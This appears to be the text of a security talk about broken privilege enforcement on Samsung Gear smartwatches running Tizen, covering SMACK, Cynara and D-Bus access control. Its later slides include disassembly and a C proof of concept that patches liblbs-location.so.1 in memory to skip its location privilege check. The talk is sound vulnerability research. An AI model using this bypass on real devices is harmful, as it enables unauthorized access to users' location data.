


**Your Watch Can Watch You!**

**Gear Up for the Broken Privilege Pitfalls**

**in the Samsung Gear Smartwatch**



# Who We Are



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# Motivation

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# III Samsung Gear and Security

- ▶ Samsung's smartwatch products
  - Track fitness; control smart devices; receive calls, texts, and emails; pay with NFC
  - Pair phone with Bluetooth + Wi-Fi (+ LTE)
  - App marketplace: Samsung Galaxy Apps
- ▶ So much sensitive information
  - Contacts, calendar, location, email, notification, ...
  - Access to privileged resources must be controlled



Image: Samsung

# Tizen

- ▶ Samsung Gear firmware consists of:
  - Tizen's open source components
  - Samsung's closed source components
- ▶ Linux-based open source OS
  - Many of Samsung's products
  - Smartwatches, smartphones, cameras, smart TVs, home appliances, ...



Image: Tizen Project, a Linux Foundation Project

# Previous Works

- ▶ Ajin Abraham @ HITBSecConf
- ▶ Amihai Neiderman @ Security Analyst Summit
  - 40 0-day vulnerabilities
- ▶ PVS-Studio “27 000 Errors in Tizen OS”
  - 900 code errors in a portion of Tizen source code
- ▶ We focus on a smartwatch’s perspective



# Tizen Security Internals

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# Objects

- ▶ Files, Directories, UNIX Sockets, Utilities
- ▶ Applications
  - Use Tizen APIs to access the services
- ▶ Services
  - Special privileged daemons dedicated for a resource
    - e.g., Wi-Fi, Bluetooth, GPS, messaging, sensors, ...
  - Must reject requests from unauthorized parties




Source: Tizen Wiki



# Privileges

- ▶ App dev specifies privileges in manifest
  - User accepts the permission for the app
  - Installer checks and registers the privilege policy
  - Accesses are controlled at the runtime
- ▶ Tizen defines many privileges
  - internet, bluetooth, network.set, screenshot, notification, email,...
  - Only some of them are “Public” level
  - “Partner, Platform” level disallowed for most




# 3+1 Access Control Mechanisms

- ▶ DAC (Discretionary Access Control)
  - UNIX user ID + group ID policies
- ▶ SMACK (Simplified Mandatory Access Control in Kernel)
  - Kernel-space MAC
  - App receives a unique *label* at install time
    - e.g., User::Pkg::sample\_app
  - Current *label* (context) is checked against the SMACK rules
- ▶ Cynara
  - User-space privilege management daemon
  - Services check the calling app's privilege
  - Identifies the app with its SMACK *label*
  - Checks the *label* against Cynara database
- ▶ Security Manager
  - Security policy configurator daemon
  - Populates DAC/SMACK/Cynara database



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


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


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
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
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
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
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
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# III Cynara-aware D-Bus\*

- ▶ Patched to perform Cynara checks
  - D-Bus daemon in the middle asks Cynara
- ▶ Access control on messages
  - **<check>** element in busconfig file
  - Destination, interface, member, and **privilege**

/etc/dbus-1/system.d/bixby-agent.conf

```

1 <busconfig>
2 ...
3   <policy context="default">
4     <allow send_destination="org.tizen.bixby.agent"
5       send_interface="org.tizen.bixby.agent"/>
6     <check send_destination="org.tizen.bixby.agent"
7       send_interface="org.tizen.bixby.agent"
8       send_member="bixby_send_service_cmd"
9       privilege="http://developer.samsung.com
10      /tizen/privilege/bixby.agent"/>
11 ...
12   </policy>
13 </busconfig>

```



# Example: Service Request #1

## ► Location Manager API with location privilege

Overview   Features   Privileges   Localization   Advanced   **Source**


```

A  <?xml version="1.0" encoding="UTF-8" standalone="no"?>
    <manifest xmlns="http://tizen.org/ns/packages" api-version="3.0" pac
      <profile name="wearable"/>
      -<privileges>
        <privilege>http://tizen.org/privilege/location</privilege>
      </privileges>
    </manifest>
```

```

1  #include <locations.h>
2
3  void logic() {
4      location_manager_h manager = NULL;
5      location_manager_create(LOCATIONS_METHOD_WPS, &manager);
6
7      int res = location_manager_start(manager);
8      dlog_print(DLOG_DEBUG, LOG_TAG, ":res: %d", res);
9 }
```



onetwothree@onetwothree-V:~\$ sh-3.2\$ uname -a  
Linux localhost 3.18.14 #1-Tizen  
SMP PREEMPT Wed Mar 21 09:15:20  
UTC 2018 aarch64 GNU/Linux  
sh-3.2\$  
sh-3.2\$ id | awk '{print \$4}'  
context="User::Shell"  
sh-3.2\$  
sh-3.2\$ dlogutil -c  
sh-3.2\$ dlogutil|grep ':res:'  
0/test (23455): :res: 0

► dlog:Tizen's system log



# Example: Service Request #2

- ▶ Location Manager API without location privilege



The screenshot shows a terminal window with the following log output:

```
sh-3.2$ dlogutil -c
sh-3.2$ dlogutil | grep -Ei 'location.+Cynara|:res:'
E/LOCATION(22417): location-privacy.c: location_check_cynara(260) > Cynara_check failed [LOCATION_ERROR_NOT_ALLOWED]
D/test    (22417): :res: -13
```

The last line of the log, "D/test (22417): :res: -13", is highlighted in orange and labeled "PID" below it.

- ▶ Logs from Same PID (Process IDentifier) shows failure
- ▶ Location library `liblbs-location.so.1` performs `location_check_cynara`
- ▶ ① *First privilege check down the chain*

# Example: Service Request #3

- ▶ Reverse engineering `liblbs-location.so.1`

```

00004358 MOV      R5, R0
0000435A LDR      R0, =(aHttpTizenOrgPr - 0x4360)
0000435C ADD      R0, PC ; "http://tizen.org/privilege/location"
0000435E BL       location_check_cynara
00004362 MOV      R4, R0
00004364 CBNZ    R0, loc_43B2

If R0 is not zero: "Cynara_check failed"

```

```

000043B2
000043B2 loc_43B2
000043B2 BL       sub_BAA8
000043B6 LDR      R3, =(aLocationSetting - 0x43C2)
000043B8 LDR      R2, =(aHomeAbuildRpmb - 0x43C6)
000043BA MOV.W    R1, #0x16C
000043BE ADD      R3, PC ; "__location_setting_cb"
000043C0 STR      R1, [SP,#0x20+var_18]
000043C2 ADD      R2, PC ; "/home/abuild/rpmbuild/BUILD/liblbs..
000043C4 ADD.W   R3, R3, #0x108
000043C8 ADDS     R2, #0x47 ; 'G'
000043CA STR      R3, [SP,#0x20+var_1C]
000043CC STR      R2, [SP,#0x20+var_20]
000043CE MOVS     R1, #6
000043D0 LDR      R3, =(aSSDPrivilegeNo - 0x43D8)
000043D2 LDR      R2, =(aLocation - 0x43DA)
000043D4 ADD      R3, PC ; "%s: %s(%d) > Privilege not allowed
000043D6 ADD      R2, PC ; "%s: %s(%d) > Privilege not allowed"

```

Remove to bypass ①  
 MOV R0, #0  
 MOV R0, #0

# Example: Service Request #4

## ► Patching liblbs-location.so.1

```

1 #include <sys/mman.h>
2 #include <locations.h>
3
4 void logic() {
5     // Creating location_manager_h will dynamically link
6     location_manager_h manager = NULL;
7     location_manager_create(LOCATIONS_METHOD_WPS, &manager);
8
9     // liblbs-location.so.1
10    mprotect((void *)0xf705a000, 0x5000,
11              PROT_READ | PROT_WRITE | PROT_EXEC);
12    uint16_t *p = (uint16_t *) (0xf705a000 + 0x435e);
13    *p = 0x2000;      // mov r0, #0
14    *(p+1) = 0x2000; // mov r0, #0
15
16    // Test
17    int res = location_manager_start(manager);
18    dlog_print(DLOG_DEBUG, LOG_TAG, ":res: %d", res);
19 }

```

```


onetwothree@onetwothree-VirtualBox: ~/Lab/dan/tizen-studio/
sh-3.2$ dlogutil|grep -Ei 'location.+Cynara|lbs_dbus|:res:'
